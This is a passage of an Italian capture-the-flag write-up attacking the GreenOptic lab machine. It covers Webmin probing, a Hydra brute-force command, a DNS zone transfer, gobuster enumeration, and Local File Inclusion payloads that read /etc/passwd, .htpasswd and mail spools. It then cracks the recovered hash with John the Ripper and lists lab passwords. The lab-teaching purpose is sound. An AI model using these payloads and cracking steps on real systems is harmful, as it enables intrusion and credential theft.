


Figura 19: greenoptic.vm

Non avendo trovato vulnerabilità nella pagina principale, abbiamo deciso di approfondire l’analisi esaminando il server Webmin, attivo sulla porta 10000. Durante questa fase, abbiamo scoperto che la pagina Webmin ci suggeriva un nuovo URL. Abbiamo quindi aggiornato il file ’/etc/hosts’ per includere anche il nuovo hostname ’websrv01.greenoptic.vm’, permettendoci di accedere al servizio Webmin tramite questo nuovo nome di dominio.



Figura 20: Errore webmin server

10.0.2.9	websrv01.greenoptic.vm	greenoptic.vm
----------	------------------------	---------------

Figura 21: Aggiunta websrv01.greenoptic.vm nel file /etc/hosts

Visitando l'URL '<https://websrv01.greenoptic.vm:10000/>', siamo stati reindirizzati al portale di login del server Webmin. Di default, Webmin utilizza gli stessi account utente presenti sulla macchina Linux su cui è installato [2]. Tenendo conto di questa informazione, abbiamo deciso di tentare un attacco di forza bruta per individuare le credenziali dell'utente root, utilizzando lo strumento **Hydra**, che sfrutta la tecnica di forza bruta per trovare username e password per il login.




Figura 22: Portale login Webmin

Per preparare l'attacco, abbiamo innanzitutto esaminato la risposta della pagina di login utilizzando il comando **curl**. Questo strumento ci ha permesso di simulare l'invio di credenziali tramite una richiesta HTTP POST, come mostrato nel comando 12. Abbiamo utilizzato il flag '**--insecure**' per accettare e stabilire connessioni TLS/SSL, anche se il certificato del sito non poteva essere verificato, e il flag '**-d**' per inviare i dati del form di login.

Comando 12: Comando curl risposta login Webmin

```
curl --insecure -d "user=root&pass=password"
https://websrv01.greenoptic.vm:10000/session_login.cgi
```

```
<h1>Error - No cookies</h1>
<p>Your browser does not support cookies, which are required for this web server to work in session authentication mode</p>
curl: (56) OpenSSL SSL_read: SSL_ERROR_SYSCALL, errno 0
```

Figura 23: Errore curl assenza cookie

Come si vede dalla Figura 23, il server web ha restituito un errore indicando che i cookie erano necessari per l'autenticazione della sessione. Per risolvere il problema, abbiamo modificato il comando aggiungendo il flag '**-c**' per salvare i cookie (Figura 24) ricevuti dalla risposta del server in un file (Comando 13).

Comando 13: Comando curl risposta login Webmin

```
curl --insecure -c cookies.txt -d "user=root&pass=password"
https://websrv01.greenoptic.vm:10000/session_login.cgi
```

```

1 # Netscape HTTP Cookie File
2 # https://curl.se/docs/http-cookies.html
3 # This file was generated by libcurl! Edit at your own risk.
4
5 #HttpOnly_websrv01.greenoptic.vm      FALSE   /      TRUE   0      testing 1
6 #HttpOnly_websrv01.greenoptic.vm      FALSE   /      TRUE   0      redirect      1

```


Figura 24: Cookie portale login Webmin

Una volta salvati i cookie, abbiamo proceduto a riutilizzarli per analizzare nuovamente la risposta del server, aggiungendo il flag '-b' al comando 'curl' per caricare i cookie dal file (Comando 14).

Comando 14: Comando curl risposta login Webmin con cookie

```
curl --insecure -b cookies.txt -d "user=root&pass=password"
https://websrv01.greenoptic.vm:10000/session_login.cgi
```

Come si può notare dalla Figura 25, siamo riusciti a ottenere una risposta ai parametri inseriti. Tuttavia, abbiamo ricevuto un messaggio di errore per il login fallito, che utilizzeremo successivamente nel comando Hydra.



```

});a[i].addEventListener("keydown",function(c){"function"==typeof c.getModifierState&&(state=20==c.keyCode?c.getModifierState("CapsLock"):c.getModifierState("CapsLock"))?this.nextSibling.classList.add("visible"):this.nextSibling.classList.remove("visible"))});});function spinner() {var x = doc.createTextNode("afterend", s);x.parentNode.classList.add("disabled");x.parentNode.disabled=true}setTimeout(function(){if(navigator&navigator.oscpu){var t=navigator.userAgent,e="data-platform";t.indexOf("Linux")>-1?i.setAttribute(e,"linux"):t.indexOf("Windows")>-1&gt;i.setAttribute(e,"windows")}});</script> <link href="/min.css?1952999999999999" rel="stylesheet">
</head>
<body class="session_login" >
<div class="container session_login" data-dcontainer="1">
<div class="alert alert-warning">
<strong><i class="fa fa-exclamation-triangle"></i> Warning!</strong><br />
Login failed. Please try again.</span>
</div>

<form method="post" target=" top" action="/session_login.cgi" class="form-signin session_login clearfix" role="form" onsubmit="spinner()">
<i class="wmb-webmin"></i><h2 class="form-signin-heading">
<span>Webmin</span></h2>
<p class="form-signin-paragraph">You must enter a username and password to login to the server on<strong> websrv01.greenoptic.vm</strong></p>
<div class="input-group form-group">
<span class="input-group-addon"><i class="fa fa-fw fa-user"></i></span>
<input type="text" class="form-control session_login" name="user" autocomplete="off" autocorrect="off" autocapitalize="none" placeholder="Username" autofocus>
</div>
<div class="input-group form-group">

```

Figura 25: Risposta curl con cookie

Dopo aver raccolto tutte le informazioni necessarie, abbiamo lanciato l'attacco di forza bruta utilizzando Hydra. Questo potente strumento permette di automatizzare il processo di tentativi di login, testando combinazioni di username e password fino a trovare quelle corrette. Abbiamo configurato il comando Hydra (Comando 15) specificando il flag '-l' per lo username ('root'), il flag '-P' per utilizzare una lista di password predefinita in Kali Linux, l'URL e la porta del server Webmin, e il percorso esatto della pagina di login. Inoltre, abbiamo incluso i cookie salvati con 'curl' e il messaggio di errore per permettere a Hydra di riconoscere se un tentativo di login fosse fallito o meno.

Comando 15: Comando hydra portale Webmin

```
hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt
websrv01.greenoptic.vm -s 10000 https-post-form
```

```
" /session_login.cgi:user=root&pass=^PASS^:H=Cookie: testing=1;
redirect=1:F=Login failed. Please try again."
```

Nonostante i numerosi tentativi, alla fine l'attacco non ha avuto successo. Nessuna delle password testate è risultata corretta, e il server Webmin ha continuato a restituire il messaggio di errore di login fallito (Figura 26). Questo risultato suggerisce che le credenziali dell'utente root potrebbero essere particolarmente robuste; inoltre, il server Webmin è configurato per limitare il numero di tentativi di login falliti (Figura 27), impedendo così un attacco di forza bruta efficace.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-20 12:00:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (1:/p:1009), ~64 tries per task
[DATA] attacking http-post-forms://websrv01.greenoptic.vm:10000/session_login.cgi:user=root&pass="PASS^:H=Cookie: testing=1; redirect=1:F=Login failed. Please try again.
[STATUS] 811.00 tries/min, 811 tries in 00:01h, 198 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-20 12:01:22
```

Figura 26: Risultato hydra portale login Webmin




Figura 27: Webmin accesso negato

Proseguendo con l'esplorazione delle possibili superfici di attacco, abbiamo deciso di sfruttare il servizio DNS in ascolto sulla porta 53, rilevato durante la fase di Port Scanning, per individuare ulteriori virtual hosts (vhhosts) che potrebbero essere configurati sul server. Il servizio DNS potrebbe infatti ospitare nomi di dominio aggiuntivi associati a diversi servizi o applicazioni presenti sulla stessa macchina. La scoperta di questi vhhosts potrebbe rivelare nuove superfici di attacco e potenziali vulnerabilità che non sono ancora state esplorate.

Per raggiungere questo obiettivo, abbiamo utilizzato il comando '**dig**', un potente strumento per interrogare i server DNS. '**dig**' permette di effettuare query DNS specifiche, consentendo di cercare nomi di dominio aggiuntivi che potrebbero essere configurati sul server. In particolare, ci siamo concentrati sull'identificazione di eventuali record DNS che rivelassero l'esistenza di altri vhhosts oltre a quelli già conosciuti, come 'greenoptic.vm' e 'websrv01.greenoptic.vm'.

Prima di procedere, abbiamo configurato il file '/etc/resolv.conf' aggiungendo l'indirizzo IP della macchina target, in modo da garantire che le richieste DNS venissero inviate all'indirizzo corretto (Figura 28).

```
# Generated by NetworkManager
search fritz.box
nameserver 10.0.2.9
nameserver 192.168.178.1
```

Figura 28: Aggiunta IP a /etc/resolv.conf

Successivamente, abbiamo utilizzato il comando 'dig' (Comando 16) con una query di tipo AXFR (zone transfer), che richiede al server DNS di fornire l'intera zona DNS associata a un dominio. Questa tecnica è particolarmente efficace se il server DNS è configurato in modo errato e consente trasferimenti di zona non autorizzati, rivelando così informazioni sensibili come sottodomini e ulteriori vhosts.

Comando 16: Comando dig

```
dig axfr greenoptic.vm
```

Il server DNS ha risposto positivamente alla richiesta di zone transfer, evidenziando una vulnerabilità dovuta a una configurazione errata del servizio DNS. Grazie a questa falla, siamo riusciti a ottenere l'intera configurazione DNS associata al dominio 'greenoptic.vm' (Figura 29). Questa operazione sottolinea l'importanza di una corretta configurazione dei servizi DNS e dimostra come anche una piccola svista possa rivelare informazioni critiche, ampliando significativamente le possibilità di un attaccante di compromettere un sistema. Tra i vari risultati ottenuti, abbiamo scoperto un nuovo nome di dominio, '**recoveryplan.greenoptic.vm**', che abbiamo aggiunto al file '/etc/hosts'.

```
; <>> DiG 9.20.0-Debian <>> axfr greenoptic.vm
;; global options: +cmd
greenoptic.vm.      3600   IN      SOA    websrv01.greenoptic.vm. root.greenoptic.vm. 1594567384 3600 600 1209600 3600
greenoptic.vm.      3600   IN      NS     ns1.greenoptic.vm.
ns1.greenoptic.vm.  3600   IN      A      127.0.0.1
recoveryplan.greenoptic.vm. 3600 IN      A      127.0.0.1
websrv01.greenoptic.vm. 3600   IN      A      127.0.0.1
greenoptic.vm.      3600   IN      SOA    websrv01.greenoptic.vm. root.greenoptic.vm. 1594567384 3600 600 1209600 3600
;; Query time: 56 msec
;; SERVER: 10.0.2.9#53(10.0.2.9) (TCP)
;; WHEN: Wed Aug 21 17:01:52 CEST 2024
;; XFR size: 6 records (messages 1, bytes 235)
```

Figura 29: Zone transfer greenoptic.vm

Navigando all'indirizzo '<http://recoveryplan.greenoptic.vm>', abbiamo rilevato che l'accesso alla risorsa è protetto dal meccanismo di autenticazione '**Basic HTTP Authentication**'. Questo tipo di autenticazione richiede l'inserimento di uno username e di una password per poter accedere ai contenuti del sito. L'uso di questo meccanismo suggerisce che la risorsa potrebbe contenere informazioni sensibili o critiche, il cui accesso è limitato solo a utenti autorizzati.

Tuttavia, non disponendo delle credenziali necessarie per bypassare questa protezione, si è resa indispensabile un'analisi più approfondita. Per proseguire, abbiamo deciso di avviare

un processo di enumerazione delle risorse disponibili sul server, concentrandoci sulla ricerca di directory e file nascosti che potrebbero essere accessibili senza autenticazione, o che potrebbero fornire ulteriori indizi utili per ottenere le credenziali richieste.

Per eseguire questa attività, abbiamo utilizzato il tool **gobuster**, un potente strumento per il brute-forcing di URL, directory, e file nascosti su server web. gobuster ci consente di eseguire una scansione approfondita del server HTTP, tentando di individuare percorsi nascosti che potrebbero non essere elencati esplicitamente, ma che sono comunque accessibili.

L'esecuzione di gobuster (Figura 30) ha prodotto un elenco di directory e file protetti, che restituiscono un codice di stato 403 Forbidden, indicando che l'accesso a queste risorse è vietato. Oltre a questi percorsi, sono stati identificati file CSS, JavaScript e immagini, i quali non hanno rivelato informazioni particolarmente utili. Tuttavia, tra i file scoperti, ne è stato trovato uno con estensione '.dd', che indica un'immagine forense, spesso utilizzata per rappresentare una copia byte per byte di un disco o di una partizione. Considerando la possibile importanza di questo file '.dd', abbiamo proceduto con un'analisi forense utilizzando due strumenti specializzati: **foremost** e **scalpel**. Entrambi i tool sono progettati per il carving, ovvero l'estrazione di file nascosti o cancellati all'interno di immagini disco. L'analisi ha recuperato diverse immagini in formato PNG e GIF animate, ma nessuna di esse ha fornito informazioni significative per il nostro scopo. L'unico risultato interessante è stato un'immagine contenente il messaggio "hello andy", il quale potrebbe indicare un possibile username da poter utilizzare per un eventuale brute-forcing tramite hydra.

Comando 17: Comando gobuster greenoptic.vm

```
gobuster dir -u greenoptic.vm  
-w /usr/share/wordlists/dirb/common.txt -x php,txt,html -t 40
```

/.html	(Status: 403) [Size: 207]
/.hta	(Status: 403) [Size: 206]
/.htpasswd.html	(Status: 403) [Size: 216]
/.hta.html	(Status: 403) [Size: 211]
/.htpasswd.txt	(Status: 403) [Size: 215]
/.htaccess	(Status: 403) [Size: 211]
/accountinner.jpg	(Status: 301) [Size: 237] [→ http://greenoptic.vm/account/]
/.hta.txt	(Status: 403) [Size: 210]
/.hta.php	(Status: 403) [Size: 210]
/.htaccess.php	(Status: 403) [Size: 215]
/.htaccess.txt	(Status: 403) [Size: 215]
/cgi-bin/.html	(Status: 403) [Size: 215]
/cgi-bin/	(Status: 403) [Size: 210]
/.htaccess.html	(Status: 403) [Size: 216]
/.htpasswd	(Status: 403) [Size: 211]
/.htpasswd.php	(Status: 403) [Size: 215]
/css	(Status: 301) [Size: 233] [→ http://greenoptic.vm/css/]
/img	(Status: 301) [Size: 233] [→ http://greenoptic.vm/img/]
/index.html	(Status: 200) [Size: 17119]
/index.html	(Status: 200) [Size: 17119]
/js	(Status: 301) [Size: 232] [→ http://greenoptic.vm/js/]
/LICENSE.txt	(Status: 200) [Size: 17128]
/statement.html	(Status: 200) [Size: 6687]

Figura 30: Directory enumeration greenoptic.vm

L'unico risultato degno di nota ottenuto dall'analisi è stato il percorso '<http://greenoptic.vm/account/>', che ci ha condotti a un'ulteriore pagina di login. Questo indirizzo URL ha attirato la nostra attenzione non solo per la sua funzione, ma anche per la struttura dell'URL stesso: '<http://greenoptic.vm/account/index.php?include=cookiewarning>'. Questo URL presenta le caratteristiche tipiche di una potenziale vulnerabilità nota come **Local File Inclusion** (LFI).

Un attacco di Local File Inclusion si verifica quando un'applicazione web consente a un attaccante di includere file locali presenti sul server attraverso un input non adeguatamente sanitizzato. Questa vulnerabilità può essere sfruttata per esfiltrare informazioni sensibili dal server, come file di configurazione, chiavi di accesso, o dati degli utenti, semplicemente utilizzando un browser web. La mancata validazione o sanificazione dell'input dell'utente è alla base di questo tipo di vulnerabilità, permettendo all'attaccante di manipolare l'input e forzare l'inclusione di file non previsti dall'applicazione.

Per verificare e sfruttare questa vulnerabilità, abbiamo utilizzato **Burp Suite**, uno strumento avanzato per il testing della sicurezza delle applicazioni web. In particolare, abbiamo fatto uso della funzionalità di Repeater, che permette di inviare richieste HTTP modificate in modo iterativo per testare varie ipotesi.

Il primo passo è stato impostare l'opzione 'Intercept' su 'On' in Burp Suite, per intercettare la richiesta HTTP originale inviata dal browser quando si accede all'URL sospetto. Una volta

intercettata, abbiamo inviato la richiesta al Repeater per poterla modificare e testare.

Nel Repeater, abbiamo sostituito il parametro 'cookiewarning' con un payload progettato per forzare l'inclusione di un file di sistema: '.../../../../../etc/passwd' (Figura 31). Il file '/etc/passwd' è un file di sistema critico su sistemi Unix/Linux, contenente informazioni sugli utenti presenti sulla macchina. La sua esposizione può fornire dettagli preziosi su account e potenziali obiettivi per ulteriori attacchi, come brute-force o escalation dei privilegi.

URL Originale: <http://greenoptic.vm/account/index.php?include=cookiewarning>

URL Modificato: <http://greenoptic.vm/account/index.php?include=/etc/passwd>

```

Request
Pretty Raw Hex
1 GET /account/index.php?include=../../../../etc/passwd HTTP/1.1
2 Host: greenoptic.vm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139

```

Figura 31: Local File Inclusion /etc/passwd

Dopo aver inviato la richiesta modificata attraverso Burp Suite, siamo riusciti a visualizzare il contenuto del file passwd, confermando così la vulnerabilità LFI.

Poiché abbiamo precedentemente scoperto che la pagina '<http://recoveryplan.greenoptic.vm>' è protetta dal meccanismo di autenticazione "Basic HTTP Authentication", abbiamo deciso di tentare il recupero delle credenziali di accesso per il login sfruttando la vulnerabilità LFI (Local File Inclusion) individuata in precedenza. La "Basic HTTP Authentication" richiede che il server memorizzi le credenziali in un file specifico, tipicamente chiamato 'htpasswd', situato nel percorso '/var/www/.htpasswd'.

Questo file contiene coppie di username e password codificate, utilizzate per controllare l'accesso alle risorse protette sul server web [3].

Sfruttando la vulnerabilità LFI scoperta nel sito '<http://greenoptic.vm/account/>', abbiamo nuovamente utilizzato Burp Suite per eseguire un attacco mirato. Attraverso Burp Suite, abbiamo ripetuto il processo di intercettazione e modifica delle richieste HTTP, questa volta sostituendo il parametro vulnerabile con il percorso del file '.htpasswd'.

URL Modificato: <http://greenoptic.vm/account/index.php?include=/var/www/.htpasswd>

Dopo aver inviato la richiesta modificata, siamo riusciti a ottenere dal server una risposta contenente una stringa con un nome utente e una password protetta da un hash (Figura 32):

Risultato: staff:\$apr1\$YQNFpPkc\$rhUZOxRE55Nkl4EDn.1Po.

```

Request
Pretty Raw Hex
1 GET /account/index.php?include=/var/www/.htpasswd HTTP/1.1
2 Host: greenoptic.vm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77 <button class="login100-form-btn">
78   Login
79 </button>
80 </div>
81 </form>
82 </div>
83 </div>
84 </div>
85 </div>
86 </div>
87 <div id="dropDownSelect1">
88 </div>
89 <l>+----->
90 <script src="vendor/jquery/jquery-3.2.1.min.js">
91 </script>
92 <l>+----->
93 <script src="vendor/animisition/js/animisition.min.js">
94 </script>
95 <script src="vendor/bootstrap/js/popper.js">
96 </script>
97 <script src="vendor/bootstrap/js/bootstrap.min.js">
98 </script>
99 <l>+----->
100 <script src="vendor/daterangepicker/moment.min.js">
101 <script src="vendor/daterangepicker/daterangepicker.js">
102 </script>
103 <script src="vendor/countdownjs/countdown.js">
104 </script>
105 <script src="js/main.js">
106 </script>
107 staff:$apr1$YQNFpPkc$rhUZOxRE55Nkl4EDn.1Po.
108
109 </body>
110 </html>

```

Figura 32: Local File Inclusion /var/www/.htpasswd

Per procedere con l'attacco, il passo successivo è stato identificare la tipologia di hash utilizzato nella stringa ottenuta. Poiché la stringa recuperata presentava un formato particolare, abbiamo utilizzato il tool **hash-identifier**, uno strumento versatile e semplice da usare, progettato per identificare il tipo di hash analizzandone la struttura.

Eseguendo 'hash-identifier' sul valore dell'hash '\$apr1\$YQNFpPkc\$rhUZOxRE55Nkl4EDn.1Po.', è stato confermato che si trattava di un hash di tipo MD5 (Figura 33), spesso utilizzato in contesti di 'HTTP Basic Authentication' per proteggere le password.

```

Request
Pretty Raw Hex
1 GET /account/index.php?include=/var/www/.htpasswd HTTP/1.1
2 Host: greenoptic.vm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
39 v1.2
40 By Zion3R
41 www.Blackploit.com
42 Root@Blackploit.com

```

HASH: \$apr1\$YQNFpPkc\$rhUZOxRE55Nkl4EDn.1Po.

Possible Hashes:

- [+] MD5(APR)

Figura 33: Identificazione tipologia hash

Identificato correttamente l'algoritmo di hashing, abbiamo proceduto a crackare l'hash per ottenere la password in chiaro. Per questo scopo, abbiamo utilizzato **John the Ripper**, uno dei tool di cracking più potenti e utilizzati nel campo della sicurezza informatica. 'John the Ripper' è in grado di eseguire attacchi di forza bruta o di dizionario contro una vasta gamma di hash, inclusi quelli di tipo MD5.

Dopo aver dato in input a 'John the Ripper' un file di testo contenente l'hash ottenuto e specificato il tipo di hash (Comando 18), abbiamo avviato il processo di cracking, riuscendo a decodificare l'hash e recuperare la password in chiaro associata all'utente staff (Figura 34).

Comando 18: Comando John the Ripper cracking hash

```
john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt
hash.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
wheeler          (staff)
1g 0:00:00:00 DONE (2024-08-24 12:23) 5.882g/s 77929p/s 77929c/s 77929C/s guess1..lorena1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 34: John the Ripper password cracking

Con la password in nostro possesso, abbiamo avuto accesso alla pagina protetta di '<http://recoveryplan.greenoptic.vm>' utilizzando le credenziali trovate e siamo stati reindirizzati ad un forum phpBB (Figura 35).

INFORMATION			
Key Information		TOPICS	POSTS
	Key Information about the breach and our recovery efforts	2	2
		proca by terry Mon Jun 24, 2024 7:46 am	

INCIDENT RESPONSE			
Tasks		TOPICS	POSTS
		3	3
		Outstanding: Webmin to be dis... by terry Sun Jul 12, 2020 2:43 pm	

LOGIN • REGISTER
 Username: Password: [I forgot my password](#) | [Remember me](#) [Login](#)

Figura 35: Homepage phpBB

Questo forum sembra essere utilizzato internamente dagli utenti della rete per discutere di questioni tecniche e condividere informazioni rilevanti per la gestione e la sicurezza del sistema.

Esaminando i vari thread e messaggi all'interno del forum, uno in particolare ha attirato la nostra attenzione. In questo messaggio, si parla di un file denominato **dpi.zip** (scaricabile tramite click), che, secondo quanto riportato, conterebbe informazioni dettagliate sul monitoraggio della rete. Tali informazioni potrebbero rivelarsi estremamente utili per comprendere meglio l'infrastruttura di rete e identificare eventuali vulnerabilità.

Inoltre, viene menzionato uno scambio di comunicazioni tra due utenti del forum, Terry e Sam. Secondo quanto riportato, Terry ha inviato a Sam la password necessaria per aprire il file 'dpi.zip' tramite email. Questo dettaglio suggerisce che l'accesso al contenuto del file è protetto da una password, e che la stessa potrebbe essere recuperata se riuscissimo a intercettare o ottenere accesso alle email di uno dei due utenti.

Abbiamo tentato di recuperare la password del file 'dpi.zip' sfruttando nuovamente la vulnerabilità di Local File Inclusion (LFI) precedentemente individuata. In un sistema Linux, le email degli utenti sono memorizzate nel percorso '/var/mail'. Conoscendo i nomi utente di Sam e Terry, siamo riusciti a leggere le loro email direttamente dal file system.

Utilizzando la vulnerabilità LFI, abbiamo costruito gli URL per accedere alle caselle di posta elettronica di Sam e Terry. In questo modo, siamo riusciti a caricare i file di posta direttamente nel browser:

URL posta di Sam: <http://greenoptic.vm/account/index.php?include=/var/mail/sam>

URL posta di Terry: <http://greenoptic.vm/account/index.php?include=/var/mail/terry>

Analizzando il contenuto della casella di posta di Sam, come mostrato in Figura 36, siamo riusciti a recuperare la password necessaria per sbloccare il file zip 'dpi.zip'.

```
From terry@greenoptic.vm Sun Jul 12 16:13:45 2020
Return-Path: <terry@greenoptic.vm>
X-Original-To: sam
Delivered-To: sam@websrv01.greenoptic.vm
Received: from localhost (localhost [IPv6:::1])
by websrv01.greenoptic.vm (Postfix) with ESMTP id A8D371090085
for <sam>
Sun, 12 Jul 2020 16:13:18 +0100 (BST)
Message-Id: <20200712151322.A8D371090085@websrv01.greenoptic.vm>
Date: Sun, 12 Jul 2020 16:13:18 +0100 (BST)
From: terry@greenoptic.vm

Hi Sam, per the team message, the password is HelloSunshine123
```

Figura 36: Mail di Sam contenente la password per il file zip

Successivamente, abbiamo esaminato anche la posta elettronica di Terry. Come mostrato in Figura 37, tra le email trovate siamo riusciti a recuperare la password per accedere all'account phpBB di Terry. Questo accesso ci ha fornito ulteriori informazioni, permettendoci di esplorare messaggi privati o sezioni nascoste contenenti dati sensibili accessibili solo agli amministratori del forum (Vedere sezione 2.7).

```

From serversupport@greenoptic.vm Sun Jul 12 15:52:19 2020
Return-Path: <serversupport@greenoptic.vm>
X-Originial-To: terry
Delivered-To: terry@websrv01.greenoptic.vm
Received: from localhost (localhost [IPv6::1])
by websrv01.greenoptic.vm (Postfix) with ESMTP id C54E21090083
for <terry>
Sun, 12 Jul 2020 15:51:32 +0100 (BST)
Message-ID: <20200712145137.C54E21090083@websrv01.greenoptic.vm>
Date: Sun, 12 Jul 2020 15:51:32 +0100 (BST)
From: serversupport@greenoptic.vm
